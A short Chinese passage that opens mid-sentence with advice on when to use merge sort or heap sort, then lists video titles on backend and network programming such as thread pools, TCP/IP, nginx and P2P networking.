宜用归并排序。

当 n 较大时，关键字元素可能出现本身是有序的，对稳定性没有要求时宜用堆排序。


面试分享.mp4
TCPIP协议栈，一次课开启你的网络之门.mp4
高性能服务器为什么需要内存池.mp4
手把手写线程池.mp4
reactor设计和线程池实现高并发服务.mp4
nginx源码—线程池的实现.mp4
MySQL的块数据操作.mp4
高并发 tcpip 网络io.mp4
去中心化，p2p，网络穿透一起搞定.mp4
服务器性能优化 — 异步的效率.mp4
区块链的底层，去中心化网络的设计.mp4
深入浅出UDP传输原理及数据分片方法.mp4
线程那些事.mp4
后台服务进程挂了怎么办.mp4